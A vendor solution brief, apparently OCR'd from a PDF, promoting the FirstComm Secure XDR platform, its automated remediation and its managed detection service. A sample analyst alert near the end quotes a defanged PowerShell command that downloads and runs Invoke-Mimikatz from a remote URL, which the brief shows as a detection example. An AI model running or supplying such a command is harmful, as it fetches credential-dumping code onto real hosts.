FirstComm Powered by Cynet

Solution Brief

How FirstComm Secure XDR Extends Threat Visibility

XDR AND RESPONSE AUTOMATION IN ONE PLATFORM BACKED BY A 24/7 MDR SERVICES

The Need for Better Threat Visibility

Cybersecurity depends on seeing every threat attempting to infiltrate an IT environment. Unfortunately, threat visibility has always been an unruly challenge. Security teams find themselves inundated with alerts, often leading to alert overload. Yet many of these are false alarms, and often the worst attacks creep in unnoticed. Despite seeing more than ever, security teams still don't have the threat visibility they need to stay ahead of attacks.

More than just an obstacle to cybersecurity, poor threat visibility makes it essentially impossible to protect an organization from devastating cyberattacks. After all, you can't stop what you can't see. Just as problematically, you can't secure what you can't monitor. Given how many threats remain invisible and how many dark corners still exist in the IT environment, it's unrealistic to think a company is secure...or anywhere close.

The solution, unfortunately, involves what seems like contradictory aims. On one hand, security teams need visibility into an ever-expanding attack surface populated by new and evolving threats. That means more alarms. Which leads into the second requirement for threat visibility: the ability to rank and filter alarms by importance. In that way, security teams need to know more but respond less–an inversion of the current situation.

FirstComm Secure XDR Provides Keys to Threat Visibility

Up until recently, achieving comprehensive threat visibility was prohibitively expensive, overly complex and required a large and highly skilled security team to implement and operate. Enterprise environments have expanded outside of the corporate network and there are so many environmental components to monitor and analyze that the most security practitioners deemed it unattainable. Today, achieving full threat visibility is accessible to even the leanest IT security teams by using the right approach.


The Right Set of Prevention and Detection Technologies

While more technologies may seem better, the key is choosing the right set of technologies that prevent and detect threats over the most important parts of the IT environment. FirstComm Secure XDR natively provides multiple prevention and detection technologies out-of-the-box designed to extend and deepen visibility across the environment. The FirstComm Secure XDR platform includes:

- NGAV – Next Generation Anti-Virus is fundamental endpoint protection based on known bad signatures and behaviors.
- EDR – Endpoint Detection and Response detects and prevents more complex endpoint threats that bypass NGAV solutions.
- NTA – Network Traffic Analytics detects threats that have made their way into the network as well as lateral movement between assets.
- UBA – User Behavior Analytics detects unusual activity that could signal stolen credentials, a rogue insider, or bots.
- Deception – Deception uses decoy files, networks, devices and users to uncover intrusions that have bypassed other detection technologies
- CLM – Centralized Log Management is used to mine and find threat indicators in the extensive log data generated by IT systems.

For example, FirstComm's Secure XDR Forensic View provides integrated views of threats based on files, hosts, users or network components. This allows analysts to more fully see threats in context within the environment. Figure 1 shows the risks associated with a particular host, including the files, users and the related activities and risks associated with this host. This allows analysts to quickly pinpoint and assess risk rather than accessing and analyzing multiple siloed systems to manually conduct the analysis and assessment.

Figure 1, FirstComm Secure XDR Forensic view showing associated file, user and network risks



All Signals Integrated and Coordinated for a 360 Degree View

Multiple detection and prevention tools, as listed above, are required to begin to see across the entire IT environment. Implemented as stand-alone components, however, will still leave huge gaps in visibility. It also leads to so-called alert overload as each technology independently streams a steady flow of alerts that tend to overwhelm security teams.

FirstComm Secure XDR solutions integrates real-time signals from multiple points of telemetry on a single platform to extend the range and resolution of threat visibility. The XDR platform can expose attacks from every direction no matter what evasive measures they take.


There are multiple benefits associated with this approach:

- Quickly and accurately determine the severity of each alert by connecting it to related alerts across the environment – this dramatically reduces the volume of false positive alerts you face today.
- Determine if a seemingly benign alert is actually just one stealthy part of a larger attack by combining related alerts from the other controls – this improves detection accuracy and ensures weaker, but important, signals are not ignored.
- Because these controls are natively combed, this all works out of the box and always will. You don't need to integrate multiple components, you don't have to normalize signals, you don't have to dealing with:
    - The issues of combining/ assessing/prioritizing alerts from different controls
    - Updating, reconfiguring and testing for any change to any single control
    - Coordinating multiple vendors
    - And, of course, there's far lower costs associate with all of this

Unique to FirstComm Secure XDR, the Incident Engine provides automated incident response actions laid out on a visual timeline for immediate understanding of the attack – from root cause and scope of attack to resolution. Complete investigation to resolution typically takes seconds to just a few minutes - saving you immense time and effort.

FirstComm's Secure XDR Incident Engine launches an automatic investigation of risky threats to uncover the root cause and extent of the attack across the environment. The Incident Engine uncovers all associated alerts and threats across files, hosts, users and networks so the full attack can be automatically or manually remediated depending on the user's preference. Figure 2 is an example of the output of an Incident Investigation that graphically shows the investigation steps, findings and remediation actions across the environment.

Figure 2, FirstComm Secure XDR Incident Engine example showing an attack's root cause and scope



All Response Actions Are Automated to Improve Reflexes

Seeing a threat is one thing. Quickly and appropriately reacting to it is another. With improved threat visibility and accuracy, IT security teams – and especially lean teams – will need to react quickly to thwart identified threats.


Automation improves both speed and scale more than an army of security pros could–so long as it is integrated within the XDR. When both work together, all the signals and data collected by the constituent parts of the XDR feed into the automation engine to give it an enhanced understanding. That enables the automation to investigate the attack faster to determine its root cause and full impact. Then, based on what's known about the attack, automation can orchestrate a playbook recommended for that attack, taking specific steps to neutralize the threat and mitigate the damage.

FirstComm Secure XDR provides the widest available set of remediation tools for infected hosts, malicious files, compromised user accounts and attacker-controlled traffic. Figure 3 shows a subset of remediation actions that can be invoked manually or automatically when specific threats are detected.

Preset Remediation Actions

The widest available set of remediation tools for infected hosts, malicious files, compromised user accounts and attacker-controlled traffic. Remediation actions can be invoked manually across the multiple environmental components and can be set to automatically execute when defined threats or conditions are detected.


Figure 3, a subset of potential FirstComm Secure XDR host remediation actions available



Remediation Playbooks

Chain together multiple associated remediation actions. This allows your security team to scale their alert-handling capacity by removing repetitive tasks and radically increases the share of attacks that are autonomously addressed and resolved by FirstComm Secure XDR without need for human intervention. Figure 4 shows FirstComm's Secure XDR simple drag-and-drop custom playbook builder within the FirstComm Secure XDR platform.

Figure 4, FirstComm's Secure XDR custom playbook editor



Alerts are Monitored by a World Class MDR Team

FirstComm Secure XDR complements its breach protection technology with integrated security services at no additional cost. CyOps is a 24/7 Managed Detection and Response (MDR) team of threat analysts and security researchers that leverage their expertise to provide valuable services to FirstComm's Secure XDR customers based on each customer's specific needs and security preferences.

CyOps continuously monitors client environments – every hour of every day throughout the year. The team manages events, alerts, customer inquiries and incidents. The team also provides alert analysis and correlation to other FirstComm Secure XDR alerted events.

The CyOps team proactively contacts clients when certain high-risk alerts or events are detected along with specific actions that should be taken. This ensures threats are addressed at the earliest possible moment, before they spiral into bigger problems. When requested, the CyOps helps FirstComm Secure XDR clients speed time to response by ensuring that dangerous threats are quickly, properly and thoroughly addressed.

Figure 5 shows an example communication from the CyOps team when detecting a suspicious activity. The communication Includes a summary of the alerted event(s) and a description of their flow while also suggesting analysis steps you should take to help determine the activity's maliciousness.

Figure 5, example FirstComm Secure XDR CyOps outreach regarding a suspicious activity

detected suspicious activity on the following host:

Host name	Anonymized

A malicious PowerShell command attempted to run.

After decoding the command, it seems like it's part of a script that Invoke Mimikatz.

Powershell CommandLine	C:\windows\System32\WindoesPowerShell\v1.0\powershell.exe"-enc SQBDEFIOLHSEFKLROJRE90REKJNDLKJFNG43KJNKJFNBV4LJKNJD FGIJLKDFGKMNNCXVBNJKNDFMGNLKDFKJKLDFGKJLNMDNFGKLJ49 435KLJKDFNGNMKCLKJNDFGNMCXNVFVKLJKKLFDG94LKHNDFKNQQ WERRRTCVXCVSERT6R6GYTUPOPYOMCVBNM CVB

Base64 decoding reveals the following command:

Powershell CommandLine	IEX (New-Object Net.WebClient). DownloadString('hxxps:\\raw{.} githubusercontect{.}com/powershellmafia/powerspliut/mastwr/ invoke-mimikatz{.}s1');$m=Invoke-mimikatz

We would like to confirm you received the alert.

Please feel free to contact us anytime.

About FirstComm Secure XDR

FirstComm Secure XDR is the world's first Autonomous Breach Protection platform that natively integrates XDR endpoint, user and network attack prevention and detection capabilities with an incident engine that fully automates investigation and remediation actions, backed by a 24/7 world - class MDR service. End to end, fully automated breach protection is now within reach of any organization, regardless of security team size and skill level.